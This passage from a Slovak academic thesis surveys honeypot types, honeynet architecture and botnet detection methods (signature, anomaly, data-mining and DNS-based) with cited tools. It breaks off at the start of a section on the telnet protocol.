odchádzajúcu nebezpečnú komunikáciu. Útočníci sa však tomu bránia modifikovaním správania bota, takže sa správa odlišne, keď odhalí, že je v prostredí honeypotu. Honeypoty hrajú dôležitú úlohu pri detekcii botnetov. Sú zdrojom informácii pre pasívne monitorovacie techniky.

2.2 Delenie honeypotov

Pre jednoduchšiu orientáciu v množstve existujúcich honeypotov si v tejto kapitole popíšeme ich základné delenie. Honeypoty vieme rozdeliť podľa štyroch vlastností [6]:

- účelu honeypotu,
- miery interakcie honeypotu s útočníkom,
- role alebo úlohy, ktorú zastávajú a
- spôsobu nasadenie honeypotu.

2.2.1 Rozdelenie na základe účelu

Produkčné honeypoty [6] sú používané na ochranu organizácií. Cieľom týchto honeypotov je pomôcť znížiť bezpečnostné riziká v organizáciách. Keďže odhaľujú zraniteľnosti v systémoch a hlásenia vidí administrátor, významne prispievajú k znižovaniu rizika prieniku útočníka do systému. Honeypoty sú vhodným doplnkom k už existujúcej bezpečnostnej infraštruktúre organizácie. Taktiež sa dajú využiť pri kontrole zavedenej bezpečnostnej politiky. Ich výhodou je aj to, že dokážu rozpoznať útok z vnútra systému. Nesmú sa však stať bezpečnostnou hrozbou pre organizáciu. Preto je potrebné dbať na ich správne nasadenie v systéme. Pri správnom výbere honeypotov dokážu odhaliť útok botnetu, alebo včasne varovať pred šírením škodlivého kódu. Pri produkčných honeypotoch je bezpečnejšie sa držať jednoduchších implementácií, ktoré nedovolia útočníkovi príliš veľa interakcie. Dôležitejšie je v tomto prípade hlásenie neželanej činnosti, ako výskum správania sa útočníka. Príkladom takéhoto honeypotu je aj **Artillery [8]**. Je to voľne dostupný nástroj, ktorý funguje na princípe blokovania IP adries. Ak odhalí neautorizovanú činnosť, tak zablokuje IP adresu útočníka. Týmto spôsobom dokáže blokovať šírenie škodlivého kódu.

Na druhej strane **výskumné honeypoty [6]** vyžadujú náročnejšiu údržbu, pretože poskytujú útočníkom viac voľnosti pri útoku. Predstavujú tak väčšiu hrozbu pre systém, v ktorom sú nasadené. Tradičné komerčné organizácie nevyužívajú tieto honeypoty, sk;r sú využívané výskumnými organizáciami (napr. univerzitami), vládami, alebo rôznymi

bezpečnostnými spoločnosťami. Ich cieľom je získať čo najviac informácií o útoku a útočníkovi. Na základe týchto údajov sa potom vieme voči útokom brániť. Implementujú rôzne zraniteľnosti, aby nalákali útočníka do systému a sledujú jeho činnosť. Sú zdrojom veľkého množstva užitočných informácií o útokoch. Keďže pri týchto honeypotoch je útočníkovi povolené spôsobiť v systéme väčšie škody, dokážeme sa dozvedieť omnoho viac detailov o priebehu útoku. Mnoho z honeypotov, ktoré sa radia do tejto skupiny, dovolia spustenie škodlivých programov a následne sledujú, akú činnosť vykonávajú. V prípade existencii botnetu existuje šanca, že takto odhalíme riadiaci C&C server. Úspešným prípadom bolo napríklad odhalenie botnetu Chuck Norris pomocou honeynetu [9]. Výskumných honeypotov je oveľa väčšie množstvo ako produkčných. Zaradiť tu môžeme napríklad honeypot **Sebek [10]**, **Conpot [11]**, **HonSSH [12]** a množstvo iných.

2.2.2 Rozdelenie podľa úlohy

Prvým príkladom honeypotov podľa úlohy, ktorú plnia sú **serverové honeypoty [6].** Sú navrhnuté tak, aby pasívne vyčkávali a nevytvárali žiadnu komunikáciu, až kým nie sú kompromitované. Takéto honeypoty sú užitočné pri odhaľovaní nových typov útokov a analýze hrozieb. Často sú napádané automatizovanými nástrojmi útočníkov a napomáhajú pri zbere škodlivého kódu, ktorý sa takto šíri. Príkladom sú honeypoty **Kippo** [**13**] a **Dionaea [14]**. Aj keď sú oba tieto honeypoty zamerané na odlišné typy útokov, ich spoločnou vlastnosťou je práve zber škodlivého kódu. Pojem honeypot je v mnohých prípadoch asociovaný práve so serverovými honeypotmi. V rámci detekcie botnetov zbierajú serverové honeypoty rôzny škodlivý kód. Príkladom je honeypot Kippo, ktorý zberá vzorky škodlivého kódu.

Naopak, **klientske honeypoty [6]** sa využívajú na detekciu a zber informácií o útokoch na strane klientov. Tieto útoky sú mierené na zraniteľnosti v klientskych aplikáciách, ktoré komunikujú s nakazeným serverom alebo službou. Úlohou týchto honeypotov je nájsť a odhaliť služby, ako sú napríklad webové stránky a pomocou ktorých je klient napadnutý. Zvyčajne ide o zraniteľnosti vo webových prehliadačoch a ich doplnkoch, ktoré útočníci zneužívajú. Keďže webová komunikácia pomocou prehliadača patrí medzi najčastejšiu komunikáciu na internete, sú tieto útoky veľmi rozšírené a populárne medzi útočníkmi. Klientske honeypoty sa nepoužívajú často pri detekcii botnetov. Ich potenciál môže byť využitý pri hľadaní riadiacich C&C serveroch alebo pri odhaľovaní škodlivého kódu šíriaceho sa pomocou už spomínaných zraniteľnostiach vo webových prehliadačoch. Príkladom je jednoduchý honeypot **Thug [15]** alebo o niečo vyspelejší **Pwnypot [16].** Oba sa zameriavajú práve na webové

zraniteľnosti.

2.2.3 Rozdelenie podľa miery interakcie

Prvým príkladom honeypotov podľa miery interakcie sú **nízko interaktívne honeypoty [6]**. Ako už napovedá názov, tieto honeypoty sa vyznačujú nízkou mierou interakcie s útočníkom. Sú to nástroje, ktoré nie sú založené na reálnych zariadeniach s operačným systémom. Typicky predstavujú množinu programov alebo skriptov, ktoré simulujú prostriedky a služby systémov. Na jednej strane je jednoduchšie nasadiť a udržiavať prevádzku takýchto honeypotov, na druhej strane má útočník veľkú šancu, že odhalí prítomnosť honeypotu. Zvýšené riziko je najmä v situácii, ak útočník nepoužíva automatizované nástroje, ale pristúpi k manuálnemu útoku. Pretože neponúkajú reálne služby, nebezpečenstvo zneužitia je značne limitované. Aj po prieniku sa útočník nedostane k reálnemu systému. Honeypot sa snaží presvedčiť útočníka, že jeho úkony sú úspešne vykonávané. Informácie získané z nízko interaktívnych honeypotov sú limitované. Často z nich získavame len kvantitatívne informácie o útokoch (napr. počet útokov na konkrétny sieťový port). Ich úlohou je zvyčajne emulovať známe zraniteľnosti a teda nedokážu odhaliť nové typy útokov. Tieto honeypoty nám nedávajú dostatok informácií, aby sme podrobne popísali útok. Často nevieme ani rozlíšiť, či ide o botnet, alebo nejaký iný typ útoku. Existujú však špecializované nízko interaktívne honeypoty, ktoré sa zameriavajú na konkrétne druhy botnetov a spôsob, akým sa šíria. Sú to napríklad honeypoty **HoneyWRT [17]**, alebo **telnetlogger [18]**. Oba sú zamerané na **Mirai botnet [19]**, ktorý sa šíri pomocou telnet protokolu.

Honeypoty, ktoré sú založené na reálnych operačných systémoch a prostriedkoch, akými sú rôzne aplikácie a služby nazývame **vysoko interaktívne honeypoty [6]**. Interakcia s útočníkom je rovnaká ako interakcia útočníka s reálnym systémom a môže tak prebehnúť celý vektor útoku. Pre útočníka je zložité odhaliť, že sa nachádza v prostredí honeypotu. Informácie získané z týchto honeypotov sú oveľa cennejšie ako z nízko interaktívnych honeypotov. Zvyšujú však bezpečnostné riziko v počítačovej sieti, v ktorej sa nachádzajú, a preto si vyžadujú aj viac pozornosti. Ich nasadenie býva zložitejšie, keďže je potrebné zabezpečiť honeypot pred zneužitím. Vyžadujú tiež viac systémových prostriedkov ako nízko interaktívne honeypoty. Na druhej strane, dokážu však odhaliť nové zraniteľnosti v systéme. Ich výhodou je tiež použitie na testovanie bezpečnostných pravidiel a zabezpečenia produkčných systémov. Stačí vytvoriť kópiu produkčného systému a monitorovať jej prevádzku. Príkladom tohto typu honeypotu je **Sebek [10]**, **Xebek [20]** alebo **HonSSH [12]**. Prvé dva spomenuté honeypoty sa zameriavajú na hrozby a útoky zamerané na operačný systém Windows, takže dokážu

odhaliť šírenie škodlivého kódu na tejto platforme. HonSSH je zameraný na SSH komunikáciu a tiež dokáže zbierať škodlivý kód, ktorý sa útočník pokúsi spustiť na honeypote.

Posledným príkladom honeypotov podľa miery interakcie sú **stredne interaktívne honeypoty [6],** ktoré kombinujú výhody vysoko interaktívnych honeypotov s výhodami nízko interaktívnych honeypotov. Aj keď nevyužívajú reálny operačný systém a jeho služby, sú pokročilejšie ako nízko interaktívne honeypoty. Emulujú niekoľko aplikácií a služieb a snažia sa presvedčiť útočníka, že sa nachádza na reálnom systéme. Pri odhaľovaní botnetov je možné použiť honeypot **MTPot [21]**, ktorý patrí práve do tejto skupiny honeypotov. Zameriava sa však tiež len na botnet Mirai. Ďalším príkladom je Kippo [13], ktorý zachytáva prihlasovacie údaje, emuluje príkazový riadok a ukladá prenášané súbory.

2.2.4 Rozdelenie podľa spôsobu nasadenia

Prvým príkladom honeypotov podľa spôsobu nasadenia sú **fyzické honeypoty [6].** Tieto honeypoty sú spájané s vysoko interaktívnymi honeypotmi, pretože predstavujú reálne zariadenia, resp. reálne operačné systémy a služby na nich spustené. Pri použití týchto honeypotov stúpa obstarávacia cena a aj cena ich prevádzky. Keďže jeden honeypot predstavuje jeden fyzický stroj, systémové prostriedky bývajú nevyužité naplno, a teda ich prevádzkové náklady môžu byť v nepomere k získaným informáciám. V súčasnej dobe sa už nevyužívajú.

Na rozdiel od fyzických honeypotov tvoria **virtuálne honeypoty [6]** jednoduchší spôsob nasadenia a prevádzky honeypotov. Ich význam spočíva v tom, že na jednom fyzickom stroji môže bežať niekoľko virtuálnych honeypotov. Nejedná sa len o virtuálne stroje, ale aj spustené služby, ktoré predstavujú nízko úrovňové honeypoty. Takýmto prístupom dospejeme k jednoduchšej údržbe a nižším prevádzkovým nákladom. Hardvérové prostriedky sú využívané efektívnejšie, pretože ich vieme prerozdeliť medzi viacero honeypotov. Keďže virtuálne honeypoty sú spustené nad fyzickým strojom, vznikajú nové spôsoby zberu údajov z týchto honeypotov. Mnohé honeypoty sú navrhnuté tak, aby zberali potrebné informácia priamo z virtualizačných prostredí.

2.3 Honeynet

Konceptuálne sú **honeynety** jednoduché. Sú tvorené sieťou pozostávajúcou z niekoľkých honeypotov [6]. Keďže honeynet nie je produkčný systém, nemá žiadnu

produkčnú aktivitu, ktorú by na ňom bolo možné zachytiť. Všetka komunikácia smerujúca do siete honeynetu sa dá považovať za škodlivú. Podobne je to aj s neautorizovanými sieťovými spojeniami smerom von zo siete. Táto vlastnosť uľahčuje analýzu aktivít vykonávaných na honeynete. Produkujú malé množstvo falošných pozitívnych záznamov, čo z nich robí dobrý zdroj údajov pre ďalšiu analýzu. Nepoužívajú databázu známych zraniteľností, takže dokážu odhaliť nové typy útokov tak dobre, ako útoky na už známe zraniteľnosti. Honeynety sú užitočné pri odhaľovaní zraniteľností v systémoch pred ich nasadením do produkčného prostredia. Pre organizácie takto vzniká oveľa menšie riziko, pretože honeynety kontrolujú aktivity útočníkov v systéme a objavené problémy môžu byť napravené pred produkčným použitím systému.

Honeynet nie je jednoduchý finálny produkt, ktorý stačí nainštalovať podobne ako honeypot a pripojiť ho do počítačovej siete. Je to architektúra, ktorá sa skladá z kontrolovanej siete, do ktorej sa umiestni systém alebo aplikácia. Práve táto architektúra je týmto honeynetom. Existuje niekoľko kľúčových požiadaviek, ktoré by mala architektúra honeynetu spĺňať. Kritické sú tieto tri prvky honeynetu [6]:

- zber údajov,
- riadenie údajov a
- zhromažďovanie údajov.

Prvé dva vyššie uvedené prvky sú najdôležitejšie a každý honeynet by ich mal implementovať. Bližšie sa prvkom honeynetu budeme venovať v nasledujúcich podkapitolách.

2.3.1 Zber údajov (data capture)

Aj keď sú honeynety pri ich architektúrach flexibilné a neexistuje konkrétny spôsob, ako ich implementovať, kritickým prvkom je práve samotný **zber údajov (data capture) [6].** Bez tohto prvku nemá zmysel nasadzovať honeynet.

Pri zbere údajov ide o monitorovanie a zaznamenávanie aktivít v honeynete. Práve tieto údaje sú dôležité pri analýze nástrojov, postupov a motivácií útočníkov. Výzvou je zozbierať čo najviac údajov bez toho, aby si to všimol útočník. Bežne sa využíva architektúra pozostávajúca z viacerých vrstiev, z ktorých každá zaznamenáva iné činnosti útočníka. To zvyšuje spoľahlivosť celého honeynetu a sťažuje útočníkovi odhaliť túto činnosť. Navyše čím viac údajov dokážeme zaznamenať o útočníkoch, či už z počítačovej siete, alebo priamo z honeypotu, tým viac sa naučíme o ich postupoch. Množstvo aktivít

útočníkov prebieha šifrovanou komunikáciou. Ak chceme aby boli zaznamenané aj takéto aktivity, musí byť na to honeynet prispôsobený. Neobíde sa to často bez úprav na honeypotoch, kde je však dôležité, aby týchto úprav bolo čo najmenej. Ak chceme použiť honeypoty pre detekciu botnetov, tak škodlivý kód, cez ktorý sa botnety šíria nesmie detegovať neštandardné prostredie. Ďalším dôležitým pravidlom je ukladanie údajov mimo honeypoty, aby sa zabránilo ich pozmeneniu, resp. zničeniu útočníkom. Administrátor by tieto údaje nemal ovplyvňovať, keď pristupuje vzdialene k honeynetu.

2.3.2 Riadenie toku údajov (data control)

Riadenie toku údajov (data control) [22] je časť honeynetu, ktorá má zabezpečiť zníženie rizika. Kontroluje útočníkove aktivity limitovaním toho, čo môže v sieti a mimo nej. Rizikom je možnosť zneužitia honeynetu útočníkom pre ďalšie útoky mimo kontrolované prostredie, alebo nejakým iným, neočakávaným spôsobom. Cieľom je implementovať dostatočnú kontrolu a minimalizovať útočníkove šance odhaliť ju. Čím viac mu povolíme, tým sa potenciálne viac o ňom dozvieme. Rovnováha medzi tým, koľko slobody dáme útočníkovi a ako veľmi ho obmedzíme, je na rozhodnutí každého, kto implementuje honeynet. Dôležité je pri tom myslieť na automatickú a aj manuálnu kontrolu. Administrátor by mal mať možnosť upravovať bezpečnostné pravidlá, ale aj manuálne zabrániť útočníkovi vo vykonávaní škodlivej činnosti. Výhodne je mať, tak ako pri zbere údajov, niekoľko vrstiev kontroly, aby sa nezvýšilo riziko jediného bodu zlyhania.

2.3.3 Zhromažďovanie údajov (data collection)

Zhromažďovanie údajov (data collection) [22] sa v honeynete implementuje vtedy, ak máme nasadených niekoľko inštancií honeynetu a potrebujeme z nich dostať údaje na jedno centrálne miesto. Väčšina organizácií nasadí práve jeden honeynet, takže sa týmto bodom nemusí zaoberať. Ak už máme niekoľko honeynetov distribuovaných po celom svete, je výhodné údaje z nich kombinovať. Vtedy musíme zaviesť menné konvencie, teda každý honeynet dostane svoj identifikátor. Presun údajov musí prebiehať zabezpečenou cestou, aby nedošlo k ich zneužitiu. Ak existuje možnosť, že sa s takýmito údajmi bude pracovať vo väčších tímoch, je potrebné zabezpečiť anonymizáciu týchto údajov.

3 Prístupy a nástroje k detekcii a analýze botnetov

Každý botnet má svoju infraštruktúru, ktorá sa skladá z rôznych prvkov. Tými sú riadiace C&C servery, boti, komunikačné protokoly, rôzny škodlivý kód, ktorý používajú na šírenie a podobné podporné prostriedky. Pod pojmom **detekcia botnetu [1]** rozumieme odhalenie aktivity celého botnetu, alebo jeho konkrétnych súčastí. V ideálnom prípade je možné odhaliť ako riadiace tak aj klientske prvky botnetu. Vtedy sa vieme voči takémuto botnetu brániť a dokonca v niektorých prípadoch aj znemožniť jeho ďalšie fungovanie. Často však vieme detegovať len jeho aktivitu, alebo konkrétne počítače - boti, ktoré môžeme z tejto siete odstrániť.

Prístupy detekcie botnetov je možné rozdeliť do dvoch kategórii [3]:

- **prístupy založené na honeypotoch**,
- **prístupy založené na detekcii prienikov** – príkladom je monitorovanie počítačovej siete.

Súčasné mechanizmy detekcie musia obchádzať obranné mechanizmy implementované útočníkmi. Najprv spomenieme IDS techniky a potom sa budeme venovať honeypotom.

Detekcia prienikov [3] je založená na pasívnom monitorovaní internetovej komunikácie a identifikácii sieťového toku prislúchajúcemu botnetom. Existuje široké spektrum sieťovej komunikácie, ktorá môže byť použitá na detekciu, ako napríklad DNS, Netflow, informácie o umiestnení adries a podobne. Tieto prístupy môžu byť rozdelené do štyroch kategórii, ktoré sú založené na [2]:

- signatúre (signature-based),
- anomáliách (anomaly-based),
- DNS komunikácii (DNS-based) a
- data-miningu

3.1 Založené na signatúre

Tento prístup spočíva v poznaní známych, už v minulosti študovaných botnetov. Akonáhle je nejaký botnet objavený, výskumníci sa pokúšajú analyzovať jeho kód a správanie a vytvoriť jeho signatúru a popis, ktorý môže byť použitý systémami na detekciu prieniku (IDS). **Signatúra [3]** je kolekciou údajov, ktoré obsahujú všetky

relevantné detaily o nakazení a škodlivej komunikácii. Obsahuje názvy súborov, URL adresy, sekvencie bitov a iné údaje, ktoré môžu byť užitočné pri detekcii. IDS potom môže na základe nich varovať o prítomnosti botnetu správcu počítačovej siete. Hlavnou nevýhodou tohto prístupu sú nutné znalosti o botnete. Z tohto dôvodu môže byť tento prístup použitý iba na detekciu už známych botnetov.

Jedným z najznámejších prístupov na detekciu botnetov založenom na signatúre je **Rishi [24]**. Tento prístup funguje na princípe párovania známych prezývok (nick-name) IRC botov. Rishi je primárne založený na pasívnom monitorovaní prevádzky počítačovej siete a hľadaní IRC prezývok, IRC serverov a nezvyčajných portov. Používa **n-gram analýzu** [23], čo je postup na hľadanie podobností, ktorý využíva posuvné okno a podreťazce dĺžky n. Tento prístup pridáva hodnotiaci systém, na základe ktorého sa rozhoduje pri detekcii botov. Ide najmä o neštandardné komunikačné kanály, ktoré nie sú detekovateľné pomocou klasických IDS systémov.

Iným príkladom tohto prístupu je **Botminer** [25**],** ktorý využíva fakt, že boti sa správajú podobne vzhľadom na komunikačné vzory v komunikácii s riadiacim serverom alebo pri vykonávaní škodlivej činnosti. Využíva klastrovaciu analýzu na detekciu strojov, ktoré vykazujú podobnosti v správaní. A to vzhľadom na niekoľko atribútov sieťového toku, ako napríklad množstvo dát prenesených paketmi, počet paketov, počet sieťových tokov s danou adresou a podobne. Navyše analyzuje časté vzory vo využívaní sieťových portov. To môže napomôcť pri detekcii vzorov objavujúcich sa pri aktivitách botnetov.

3.2 Založené na anomáliách

Tento prístup je založený na identifikácii abnormálneho správania, teda všetkého čo sa líši od bežnej prevádzky počítačovej siete a sledovaného zariadenia [2]. Napríklad pri DDoS útoku alebo spam útoku vzniká množstvo komunikácie, ktorá zvyšuje sieťovú odozvu. Takáto abnormalita, alebo aj nezvyčajné čísla portov alebo počet spojení, môže byť považované za abnormálne správanie, a teda využité na detekciu botnetu.

Zhang a Lee [26] predstavili riešenie, ktoré využíva detekciu anomálii v sieti. Pomocou neho dokážu identifikovať kanál, ktorým botnet komunikuje s riadiacim serverom (C&C) v lokálnej počítačovej sieti, bez použitia dodatočných znalostí o signatúre botnetu, alebo adresy riadiaceho servera. Tento detekčný prístup dokáže

identifikovať ako riadiaci server, tak aj napadnuté stroje v sieti. Je založený na pozorovaní, že boti vďaka ich predprogramovaným schopnostiam (aktivitám) voči riadiacemu serveru, sa v prípade, že patria do rovnakého botnetu, správajú podobne a dajú sa nájsť medzi nimi časopriestorové korelácie. Napríklad sa koordinovane zapájajú do distribuovaného útoku. Zhang a Lee vytvorili softvér s názvom **BotSniffer** [27], ktorý je schopný zachytiť tieto časopriestorové korelácie v sieťovej komunikácii a navrhli štatistický algoritmus na detekciu botnetov s teoretickými hranicami hodnotenia falošných pozitívnych a falošných negatívnych odpovedí.

Ďalší prístup k detekcii botnetov na základe anomálii uvádzajú **Binkley a Singh [28]**, ktorí navrhli efektívny algoritmus kombinujúci detekciu anomálii v TCP komunikácii s IRC tokenizáciou a štatistikami z IRC správ. Vytvorili takto systém, ktorý dokáže detegovať botov. Taktiež dokážu odhaliť riadiace servery botnetov za predpokladu, že nie je použitá šifrovaná komunikácia pre IRC príkazy.

3.3 Data-mining

Aj keď je identifikácia C&C komunikácie efektívny spôsob detekcie botnetu, je ťažké oddeliť ju od bežnej komunikácie. Je to kvôli faktu, že botnety zvyčajne používajú bežné protokoly a generujú malé množstvo sieťového toku pri C&C komunikácii. Navyše sú stále aktualizované a vylepšované, a teda je znižovaná efektivita využitia prvých dvoch spomenutých prístupov. Na vyriešenie tejto situácie sa výskum uberá častokrát k možnostiam aplikácie data-miningu na sieťovú prevádzku, za účelom detekcie botnet komunikácie. Používajú sa rôzne techniky ako klastrovanie, regresia, klasifikácia, rozpoznávanie vzorov a podobne.

AsSadhan a Moura [29] pozorovali, že komunikácia s riadiacim (C&C) serverom vykazuje opakujúce sa vzory správania. To je spôsobené faktom, že správanie botov je predurčené ich programom. Skúmali toto správanie a hľadali opakujúce sa vzory v takejto komunikácii s riadiacim serverom. Na študovanie periodicity správania využili periodogramy a aplikovali **Walkerov test [30]** na veľkých vzorkách na zistenie, či vôbec má táto komunikácia význačné periodické komponenty. Ak mala, išlo o komunikáciu botnetu. Tento test je nezávislý na komunikačnom protokole využívanom botnetom a nevyžaduje si žiadne dodatočné informácie o správaní botnetu. Keďže študovali

súhrnný záznam komunikácie, táto metóda je viac škálovateľná ako iné prístupy, ktoré skúmajú jednotlivé pakety, alebo sledujú komunikáciu rozličných počítačov.

Ďalším zaujímavým prístupom je využitie umelých neurónových sietí. **Sharafat, Rasti a Yazdian** [31] predstavili vo svojej práci neurónovú sieť, ktorá skúma správanie botnetov. Výhodou využitia neurónovej sieti pri detekcii anomálií je jednoduchosť naučenia sa neurónovej siete znaky bežnej a podozrivej aktivity, na ktoré by sme inak museli použiť nejaké matematické postupy na popísanie týchto vlastností pre detekciu anomálií.

Masud a spol. [32] predstavili robustný a efektívny detekčný systém, založený na prehľadávaní množstva logovacích súborov. Pre detekciu komunikácie s riadiacim serverom (C&C) využívali koreláciu množstva rôznych logovacích súborov a klasifikovali celý komunikačný tok na identifikáciu botnet komunikácie. Táto metóda nemá žiadne obmedzenia na komunikačný protokol využitý botnetom, takže je možné ju použiť na detekciu botnetov, ktoré nie sú postavené iba na IRC, ale môžu používať rôzne protokoly.

3.4 Založené na DNS komunikácii

DNS prístup [3] je možné zaradiť medzi prístup založený na anomáliách a data-mining. Celá analýza je postavená na predpoklade, že útočník používa DNS protokol pri riadení botnetu. Údaje sa zbierajú pasívne zo sieťovej komunikácie a potom sa v nich hľadajú rôzne vzory, ktoré nasvedčujú, že v počítačovej sieti sa nachádza nejaký bot.

Boti potrebujú nájsť svoje prostriedky, vďaka ktorým fungujú, ako napríklad riadiaci server, škodlivý kód, aktualizácie a podobne. Veľmi často na to používajú DNS protokol, čo robí detekciu založenú na DNS atraktívnou. Je však ťažké rozlíšiť medzi legitímnou a nelegitímnou DNS komunikáciou. **Dagon [33]** predstavil vo svojej práci mechanizmus identifikácie riadiaceho servera botnetu na základe detekcie doménových mien s abnormálne vysokým ohodnotením DNS požiadaviek. Táto metóda však môže byť náchylná na falošné DNS požiadavky. Nie je to však jediný spôsob, ako využiť DNS požiadavky pri detekcii botnetov.

Lee a spol. [34] predstavili v roku 2010 metódu sledovania botnetov pomocou analýzy vzťahov doménových mien v DNS komunikácii generovanej botnetmi. V rámci článku ukázali, že sú schopní nájsť množinu neznámych škodlivých doménových mien

vďaka preskúmaniu DNS požiadaviek od klienta, ktorý pristúpil k už známym škodlivým doménam.

3.5 Možnosti použitia honeypotov

Sledovanie (analýza) botnetov je niekoľko kroková činnosť, ktorá začína zberom údajov o existujúcich botnetoch. Na dosiahnutie tohto cieľa môžeme použiť okrem už vyššie spomínaných pasívnych postupov aj aktívne, akými sú napríklad honeypoty alebo rôzne kontrolované prostredia (sandboxy) na analýzu škodlivého kódu.

Jedným takýmto honeypotom je **nepenthes [35]**. Je to prostredie pre zber rozličných údajov o samo šíriacom sa škodlivom kóde. Základný princíp nepenthes spočíva v emulácii iba zraniteľných častí služieb systému. To vedie k efektívnemu riešeniu, ktoré ponúka mnoho výhod oproti iným riešeniam založených na honeypotoch. Ide o nízko interaktívny virtuálny honeypot na zber škodlivého kódu. Na rozdiel od vysoko interaktívnych honeypotov s využitím zraniteľných služieb systému, ktoré môžu byť napadnuté samo šíriacim sa škodlivým kódom, tento program tieto služby iba emuluje, čo znižuje riziko nasadenia takéhoto honeypotu. Útočník nemôže plne zneužiť napadnutý systém a teda celý honeypot. Akonáhle je skopírovaný nejaký škodlivý kód, je uložený na disk a nie je vôbec spúšťaný. Navyše, keďže samotný nepenthes je spúšťaný na linuxových distribúciách, ale emuluje služby systému Microsoft Windows, nemôže byť týmto programom infikovaný. Vďaka vysokej škálovateľnosti je možné spustiť veľké množstvo inštancií tohto honeypotu na jednom fyzickom stroji.

Ďalsím nástrojom je **Honeywall CDROM [37].** Je to prenosné médium, z ktorého sa inštalujú nástroje, ktoré sú nevyhnutné pre rýchle vytvorenie, jednoduchú údržbu a efektívnu analýzu honeynetov. **Sqalli, AlShaikh, a Ahmed** [36] predstavili prípadovú štúdiu, vyhodnocujúcu efektívnosť nástroja Honeywall CDROM pri skúmaní útokov na univerzitnú počítačovú sieť. Prvou oblasťou skúmania boli zdrojové adresy útočníkov a prostriedky na ktoré útočili. Ďalšou oblasťou záujmu boli typy útokov, ktoré sa objavili v rámci počítačovej siete. Išlo o odopretie služby (DoS) a skenovanie portov. Nakoniec sa ešte venovali aj nástrojom, ktoré boli použité pri útokoch. Ich analýza bola postavená najmä na analyzovaní sieťovej prevádzky. Využívali virtuálny honeynet pozostávajúci z dvoch virtuálnych strojov s operačným systémom Linux a dvoch virtuálnych strojov s

operačným systémom Microsoft Windows. Počas dvadsiatich 90 minútových intervaloch zaznamenali 30 000 aktivít, z ktorých až 65% bolo vyhodnotených ako stredne riskantné.

IoTPOT [38] je jeden z pomerne nových prístupov využitia honeypotov pri zbere škodlivého kódu. Autori popisujú vlastný honeypot, ktorý je založený na aplikačnom protokole telnet. Súčasťou IoTPOT honeypotu je aj kontrolované prostredie (sandbox), ktoré slúži ako nástroj na analýzu škodlivého kódu. Pomocou tohto nástroja analyzovali 17 binárnych súborov so škodlivým kódom, ktoré rozdelili do niekoľkých skupín, podľa typu útoku.

Ďalšou možnosťou využitia honeypotov sú rôzne nízko interaktívne implementácie, ktoré sa zameriavajú na konkrétne protokoly. Takýmto honeypotom je aj Hale. Jeho úlohou je monitorovať aktivitu IRC a HTTP komunikácie, ktorá sa používa pri komunikácii botnetu s riadiacim C&C serverom.


Využiť sa dajú aj jednoduché honeypoty zamerané na protokol telnet, ktorý sa často používa na šírenie botnetu. Príkladom sú honeypoty **HoneyWRT [17], HonTel [39],** alebo **MTPot [21].** Všetko sú to nízko interaktívne honeypoty, ktoré zberajú informácie o pokusoch o neautorizovanú činnosť na službe telnetu.

4 Požiadavky a návrh honeynetu

V tejto kapitole si popíšeme návrh honeynetu, ktorý bude slúžiť ako nástroj na zber údajov pre detekciu botnetov. Taktiež si popíšeme niektoré požiadavky na implementáciu. Náš návrh sa zameriava na botnety, šíriace sa prostredníctvom škodlivého kódu, kompilovaného pre rôzne architektúry procesorov. Tieto botnety sú typické tým, že ich kód je mierený na rôzne zariadenia, ktoré sú pripojené k internetu a sú nepretržite v prevádzke. Príkladom sú smerovače, rôzne bezpečnostné a monitorovacie systémy alebo aj niektoré zariadenia internetu vecí (IoT – Internet of Things).

4.1 Využitie aplikačného protokolu telnet

